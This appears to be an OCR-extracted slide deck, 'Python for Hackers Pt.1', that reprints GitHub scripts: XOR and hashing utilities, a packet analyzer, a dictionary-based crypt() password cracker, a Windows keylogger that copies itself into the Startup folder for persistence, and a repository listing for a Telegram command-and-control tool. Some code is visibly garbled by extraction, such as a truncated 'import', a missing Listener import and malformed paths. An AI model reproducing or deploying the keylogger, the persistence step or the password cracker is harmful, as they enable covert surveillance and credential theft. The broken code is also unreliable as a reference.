
PYTHON FOR HACKERS PT.1

JOAS ANTONIO

- PDF in order to show codes that can be used in your daily life or enhanced for some function, all credits will be left.
- https://www.linkedin.com/in/joas-antonio-dos-santos


DETAILS



```python
from Crypto.Cipher import XOR
import base64, argparse

def encrypt(key, plaintext):
  cipher = XOR.new(key)
  return base64.b64encode(cipher.encrypt(plaintext))

def decrypt(key, ciphertext):
  cipher = XOR.new(key)
  return cipher.decrypt(base64.b64decode(ciphertext))


if __name__ == '__main__':
    parser = argparse.ArgumentParser("Simple crypto script")
    parser.add_argument("-d", "--decrypt", action="store_true")
    parser.add_argument("-e", "--encrypt", action="store_true")
    parser.add_argument("-k", "--key", required=True, help="Key for encryption/decryption")
    parser.add_argument("-t", "--text", required=True, help="Text you want encrypt/decrypt")
    args = parser.parse_args()

    if args.decrypt:
        print(decrypt(args.key, args.text))
    elif args.encrypt:
        print(encrypt(args.key, args.text))
```

- https://github.com/Naategh/PyCk/blob/master/Cryptography/crypto.py


CRYPTOGRAPHY



```python
import hashlib
import argparse


def main(text, hashType):
    encoder = text.encode('utf_8')
    myHash = ''

    if hashType.lower() == 'md5':
        myHash = hashlib.md5(encoder).hexdigest()
    elif hashType.lower() == 'sha1':
        myHash = hashlib.sha1(encoder).hexdigest()
    elif hashType.lower() == 'sha224':
        myHash = hashlib.sha224(encoder).hexdigest()
    elif hashType.lower() == 'sha256':
        myHash = hashlib.sha256(encoder).hexdigest()
    elif hashType.lower() == 'sha384':
        myHash = hashlib.sha384(encoder).hexdigest()
    elif hashType.lower() == 'sha512':
        myHash = hashlib.sha512(encoder).hexdigest()
    else:
        print('[!] The script does not support this hash type')
        exit(0)
    print("Your hash is: ", myHash)


if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Convert text to hash')
    parser.add_argument('-t', '--text', dest='text', required=True)
    parser.add_argument('-T', '--Type', dest='type', required=True)
    args = parser.parse_args()

    txt = args.text
    hType = args.type
    main(txt, hType)
```

TEXT TO HASH


https://github.com/Naategh/PyCk/blob/master/Cryptography/text_to_hash.py



```python
#!/usr/bin/env python3.6
#xorCrypt.py
#impliments xor encryption/decryption
import argparse
import logging

def xorcrypt(cipher_text, key):
    #Xor encryption implimentation
    endRes = ""
    if len(cipher_text) != len(key):
        logging.error("cipher and key must be the same length")
    else:
        for i in range(0, len(cipher_text)):
            #Converts a character from cipher_text and key to its decim
            #Then xors the two
            intResult = ord(cipher_text[i]) ^ ord(key[i])
            #Convert intResult to its character representation
            endRes += chr(intResult)
    return endRes

def main():
    #Argparse setup
    parser = argparse.ArgumentParser(description="xorCrypt")
    parser.add_argument("--key", type=argparse.FileType("r"), help="Fil
    parser.add_argument("--text", type=argparse.FileType("r"), help="Fi
    args = parser.parse_args()
    if not args.key or not args.text:
        logging.error("arguments required to run")

    else:
        #call xorcrypt using the input from the two files
        res = xorcrypt(str(args.text.read()), str(args.key.read()))
        print(res)

if __name__ == "__main__":
    main()
```

XORCRYPT


https://github.com/Naategh/PyCk/blob/master/Cryptography/xorCrypt.py



```
port os
import logging
from shutil import copyfile

username = os.getlogin()
logging_directory = f"C:/Users{username}/Desktop"

copyfile('keylogger.py', f'C:/Use/{username}/AppData/Roaming/Microsoft/Startup/keylogger.py')

logging.basicConfig(filename=f"{logging_directory}/mylog.txt", level=logging_directory, format="%(asctime)s: %(massage)s")

def key_handler(key):
    logging.info(key)

with Listener(on_press=key_handler) as Listener:
    Listener.join()
```

KEYLOGGER

https://github.com/fikrado-orgnasation/python-for-Hackers/blob/main/keylogger.py




bergmpet Typos 751e83b on 3 May 2020 19 commits

imgs	Communication visualisation gif added.	2 years ago
.gitignore	Project creation. First method for testing bot status implemented.	2 years ago
LICENSE	Initial commit	2 years ago
README.md	Typos	16 months ago
authorization.py	Project creation. First method for testing bot status implemented.	2 years ago
bot.py	Premade HTML message headers moved to separate utils file	2 years ago
requirements.txt	Project creation. First method for testing bot status implemented.	2 years ago
utils.py	Premade HTML message headers moved to separate utils file	2 years ago

https://github.com/bergmpet/cnc-telegram

TELEGRAM C2




```python
#!/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/20/2021

import socket
import os,sys
import struct
import binascii

socketCreated = False
socketSniffer = 0

def analyzeUDPHeader(dataRecv):
    udpHeader = struct.unpack('!4H', dataRecv[:8])
    srcPort = udpHeader[0]
    dstPort = udpHeader[1]
    length = udpHeader[2]
    checksum = udpHeader[3]
    data = dataRecv[8:]

    print('---------- UDP HEADER ----------')
    print('Source Port: %hu' % srcPort)
    print('Destination Port: %hu' % dstPort)
    print('Length: %hu' % length)
    print('Checksum: %hu\n' % checksum)

    return data

def analyzeTCPHeader(dataRecv):
    tcpHeader = struct.unpack('!2H2I4H', dataRecv[:20])
    srcPort = tcpHeader[0]
    dstPort = tcpHeader[1]
    seqNum = tcpHeader[2]
    ackNum = tcpHeader[3]
    offset = tcpHeader[4] >> 12
    reserved = (tcpHeader[5] >> 6) & 0x03ff
```

PACKETANALYZER


https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Network_Analysis_Scripts/packetAnalyzer.py

CRYPTFORCE



```python
#!/usr/bin/python
# Written By: Sahar Hathiramani
# Date: 01/13/2021

import crypt
from colorama import Fore

def crackPassword(username, password):
    salt = password[0:2]
    dictionary = open('crypt_dictionary.txt', 'r')
    for word in dictionary:
        word = word.strip('\n')
        cryptPassword = crypt.crypt(word, salt)
        if password == cryptPassword:
            print(Fore.GREEN + '[+] Found Password\t\t\t' + username + ' : ' + word)
            return
    print(Fore.RED + '[-] Unable to Crack Password For:\t' + username)

def main():
    try:
        passwordFile = open('crypt_passwords.txt', 'r')
    except:
        print('[-] File Not Found')
        quit()
    for line in passwordFile.readlines():
        username = line.split(':')[0]
        password = line.split(':')[1].strip('\n')
        #print(Fore.RED + '[*] Cracking Password For: ' + username)
        crackPassword(username, password)


main()
```

https://github.com/SHathi28/Ethical-Hacking-Python-Scripts/blob/master/Password_Cracking_Scripts/cryptForce.py



